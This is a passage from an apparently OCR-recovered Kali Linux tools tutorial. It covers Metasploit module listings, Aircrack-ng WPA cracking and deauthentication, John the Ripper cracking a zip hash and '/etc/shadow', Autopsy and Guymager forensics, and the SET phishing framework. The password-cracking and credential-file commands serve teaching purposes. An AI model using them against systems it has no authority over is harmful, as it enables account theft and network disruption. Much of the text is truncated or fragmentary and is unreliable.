   110  exploit/windows/fileformat/ursoft_w32dasm                  2005-01-24
ow
   111  exploit/windows/fileformat/vlc_smb_uri                     2009-06-24
flow
   112  auxiliary/scanner/smb/impacket/wmiexec                     2018-03-19
   113  auxiliary/admin/smb/webexec_command
   114  exploit/windows/smb/webexec                                2018-10-24
   115  post/windows/escalate/droplnk
   116  post/windows/gather/credentials/gpp
ords
   117  post/windows/gather/word_unc_injector
ctor
   118  post/windows/gather/enum_shares
   119  payload/windows/peinject/reverse_named_pipe
 Pipe (SMB) Stager
   120  payload/windows/x64/peinject/reverse_named_pipe
verse Named Pipe (SMB) Stager
   121  payload/windows/x64/meterpreter/reverse_named_pipe
ndows x64 Reverse Named Pipe (SMB) Stager
   122  payload/windows/meterpreter/reverse_named_pipe
s x86 Reverse Named Pipe (SMB) Stager
   123  post/windows/gather/netlm_downgrade
   124  auxiliary/fileformat/multidrop
```

5.Aircrack-ng:

Here are some of the things that Aircrack-ng can be used for:

- Cracking WEP passwords: WEP is a weak security protocol that can be cracked relatively easily. Aircrack-ng can be used to crack WEP passwords using a variety of methods, including dictionary attacks, brute force attacks, and WPS attacks.
- Cracking WPA/WPA2 passwords: WPA/WPA2 are more secure security protocols than WEP, but they can still be cracked. Aircrack-ng can be used to crack WPA/WPA2 passwords using a variety of methods, including dictionary attacks, brute force attacks, and offline attacks.
- Packet injection: Packet injection is the process of injecting packets into a wireless network. Aircrack-ng can be used to inject packets into a wireless network in order to perform tasks such as deauthentication attacks and denial-of-service attacks.
- Deauthentication attacks: A deauthentication attack is an attack that causes a wireless client to be disconnected from the wireless network. Aircrack-ng can be used to perform deauthentication attacks in order to disrupt the operation of a wireless network.




Filename(s) C:\Users\TechChip\Downloads\capfile\DarKnight-01.cap

Encryption ○ WEP ● WPA

Wordlist C:\Users\TechChip\Downloads\capfile\passlist.lst


□ Advanced options




```
[00:00:04] 11136/31883 keys tested (2468.96 k/s)

Time left: 8 seconds                                    34.93%

                   Current passphrase: holozoic


Master Key     : 12 4E 5E D2 0A 11 97 B4 96 F1 11 B4 F4 28 63 1F
                 9F 22 5C AA 20 9F D3 CA BB B1 5A C0 F6 8D 90 DF

Transient Key  : 7A 2F D9 CD 44 55 7C FF 26 77 E1 28 49 4B 3B 99
                 FD C5 C9 4F 59 7C 36 9C B5 76 9A C8 08 6B 5A 7E
                 37 59 5B 59 E1 B0 27 77 56 E0 BC B2 5A B9 B8 82
                 02 32 27 FA 55 42 49 DC B0 F7 16 14 F3 E6 40 65

EAPOL HMAC     : AC 0F CF DF F9 3D C5 3D D9 0B D7 EC 77 DB 47 6E
```

6.Jhon the Ripper:

John the Ripper (JTR) is a free, open-source software tool used by hackers, both ethical and otherwise, for password cracking. The software is typically used in a UNIV/Linux and Mac OS X environment where it can detect weak passwords. John the Ripper jumbo supports many cipher and hash types.



```
root@kali:~/Desktop# john --format=zip hash.txt
Using default input encoding: UTF-8
Loaded 1 password hash (ZIP, WinZip [PBKDF2-SHA1 128/128 XOP 4x])
Press 'q' or Ctrl-C to abort, almost any other key for status
123456          (Test.zip)
1g 0:00:00:03 DONE 2/3 (2018-02-18 17:57) 0.3215g/s 4013p/s 4013c/s 4013C/s 123456..password1
Use the "--show" option to display all of the cracked passwords reliably
Session completed
```




```
root@kali:~# useradd -r user2
root@kali:~# passwd user2
Enter new UNIX password:
Retype new UNIX password:
passwd: password updated successfully
root@kali:~# clear
root@kali:~# john /etc/sh
shadow   shadow-  shells
root@kali:~# john /etc/sh
shadow   shadow-  shells
root@kali:~# john /etc/sh
shadow   shadow-  shells
root@kali:~# john /etc/shadow
Warning: detected hash type "sha512crypt", but the string is also recognized as "crypt"
Use the "--format=crypt" option to force loading these as that type instead
Using default input encoding: UTF-8
Loaded 3 password hashes with 3 different salts (sha512crypt, crypt(3) $6$ [SHA512 128/128 XOP 2x])
Remaining 1 password hash
Press 'q' or Ctrl-C to abort, almost any other key for status
1234567          (user2)
1g 0:00:00:01 DONE 2/3 (2018-02-18 18:01) 0.6289g/s 843.3p/s 843.3c/s 843.3C/s 123123..crawford
Use the "--show" option to display all of the cracked passwords reliably
Session completed
```


7.Autopsy:

- What is Autopsy? Autopsy is a digital forensics platform and graphical interface to The Sleuth Kit Suite® and other digital forensics tools. It is used by law enforcement, military, and corporate examiners to investigate what happened on a computer.
- What can Autopsy do? Autopsy can be used to:
  - Recover deleted files
  - Find hidden files
  - Analyze file systems
  - Examine email
  - Extract browser history
  - Identify malware
  - And more


- How does Autopsy work? Autopsy works by first ingesting a forensic image of a disk or other digital media. It then parses the image and presents the data in a graphical interface. This allows investigators to easily browse the data and identify potential evidence.
- Where can I get Autopsy? Autopsy is open source software and can be downloaded from the Autopsy website. It is also included in the Kali Linux distribution.



```
============================================================================

                       Autopsy Forensic Browser
                  http://www.sleuthkit.org/autopsy/
                             ver 2.24

============================================================================
Evidence Locker: /var/lib/autopsy
Start Time: Wed Sep  6 18:22:18 2023
Remote Host: localhost
Local Port: 9999

Open an HTML browser on the remote host and paste this URL in it:

    http://localhost:9999/autopsy

Keep this process running and use <ctrl-c> to exit
```



```
root@techchip:~# autopsy

============================================================================

                       Autopsy Forensic Browser
                  http://www.sleuthkit.org/autopsy/
                             ver 2.24

============================================================================
Evidence Locker: /var/lib/autopsy
Start Time: Fri Sep 13 22:26:28 2019
Remote Host: localhost
Local Port: 9999

Open an HTML browser on the remote host and paste this URL in it:

    http://localhost:9999/autopsy

Keep this process running and use <ctrl-c> to exit
```



Add a New Host

1. **Host Name:** The name of the computer being investigated. It can contain only letters, numbers, and symbols.

Disk


2. **Description:** An optional one-line description or note about this computer.

3. **Time zone:** An optional timezone value (i.e. EST5EDT). If not given, it defaults to the local setting. A list of time zones can be found in the help files.

4. **Timeskew Adjustment:** An optional value to describe how many seconds this computer's clock was out of sync. For example, if the computer was 10 seconds fast, then enter -10 to compensate.

0

5. **Path of Alert Hash Database:** An optional hash database of known bad files.



Add a New Image


1. **Location**
Enter the full path (starting with /) to the image file.
If the image is split (either raw or EnCase), then enter '*' for the extension.

2. **Type**
Please select if this image file is for a disk or a single partition.

● Disk ○ Partition

3. **Import Method**
To analyze the image file, it must be located in the evidence locker. It can be imported from its current location using a symbolic link, by copying it, or by moving it. Note that if a system failure occurs during the move, then the image could become corrupt.

● Symlink ○ Copy ○ Move




```
kali@kali:~$ sudo su

We trust you have received the usual lecture from the local System
Administrator. It usually boils down to these three things:

    #1) Respect the privacy of others
    #2) Think !
    #3) With g

[sudo] passwor
root@kali:/hom

Using default

Using default
```

GUYMAGER 0.8.8

Serial nr.	Linux device	Model	State	Size	Hidden areas	Bad sectors	Progress	Average speed [MB/s]
VB8cc38e5b-2cecb3e0	/dev/sda	VBOX_HARDDISK	○ Idle	85.9GB	unknown			
VBb5573156-2a9b5433	/dev/sdb	VBOX_HARDDISK	● Idle	1.1GB	unknown			

```
Size                 1,073,741,824 bytes (1.00GiB / 1.07GB)
Sector size          512
Image file
Info file
Current speed
Started
Hash calculation
Source verification
Image verification
```



```
Hash calculation        : MD5
Source verification     : off
Image verification      : on

No bad sectors encountered during acquisition.
State: Finished successfully

MD5 hash                  : 201a21fc2e68509e58dbe6ffd212ed77
MD5 hash verified source  : --
MD5 hash verified image   : 201a21fc2e68509e58dbe6ffd212ed77
SHA1 hash                 : --
SHA1 hash verified source : --
SHA1 hash verified image  : --
SHA256 hash               : --
SHA256 hash verified source: --
SHA256 hash verified image : --
Image verification OK. The image contains exactly the data that was written.

Acquisition started : 2020-05-02 14:03:57 (ISO format YYYY-MM-DD HH:MM:SS)
Verification started: 2020-05-02 14:04:08
Ended               : 2020-05-02 14:04:11 (0 hours, 0 minutes and 13 seconds)
Acquisition speed   : 102.40 MByte/s (0 hours, 0 minutes and 10 seconds)
Verification speed  : 341.33 MByte/s (0 hours, 0 minutes and 3 seconds)
-- VISUAL --                                        33        113,62        92%
```


"USBImg01.info": 6.2 KiB (6,329 bytes) plain text document

File Machine View Input Devices Help
kali@kali: ~
GUYMAGER 0.8.8
tmp - File Manager
Terminal -
02:05 PM
File Edit View Terminal Tabs Help
File Edit View Go Help
/tmp/
DEVICES
File System
SANDISK
PLACES
kali
Desktop
Trash
NETWORK
Browse Network
systemd-private-ae6442e1930140f0920fa731f0a267d1-haveged.service-mBlr62
systemd-private-ae6442e1930140f0920fa731f0a267d1-ModemManager.service-KHz5so
systemd-private-ae6442e1930140f0920fa731f0a267d1-systemd-logind.service-xtWUE5
systemd-private-ae6442e1930140f0920fa731f0a267d1-upower.service-F7fmdt
USBImg01.dd
USBImg01.info


8. The Social Engineering Toolkit (SET) :

- Tool name: Social-Engineer Toolkit (SET)
- Purpose: The Social-Engineer Toolkit (SET) is a penetration testing framework designed for social engineering. It includes a variety of tools that can be used to create and deliver phishing emails, fake websites, and other social engineering attacks.


- How it works: SET works by exploiting the human element of security. It uses social engineering techniques to trick users into giving up their personal information or taking actions that could compromise their security.
- How to use it: SET can be used by security professionals to test the security of their systems and networks. It can also be used by attackers to launch social engineering attacks.
- How to avoid being tricked by SET: Users should be aware of the risks of social engineering attacks. They should never click on links in emails from unknown senders, and they should be careful about providing personal information online.


kali [Running] - Oracle VM VirtualBox
[Google - Mozilla Firefox]
satish@kali: ~
07:58 AM
satish@kali: ~
File Actions Edit View Help

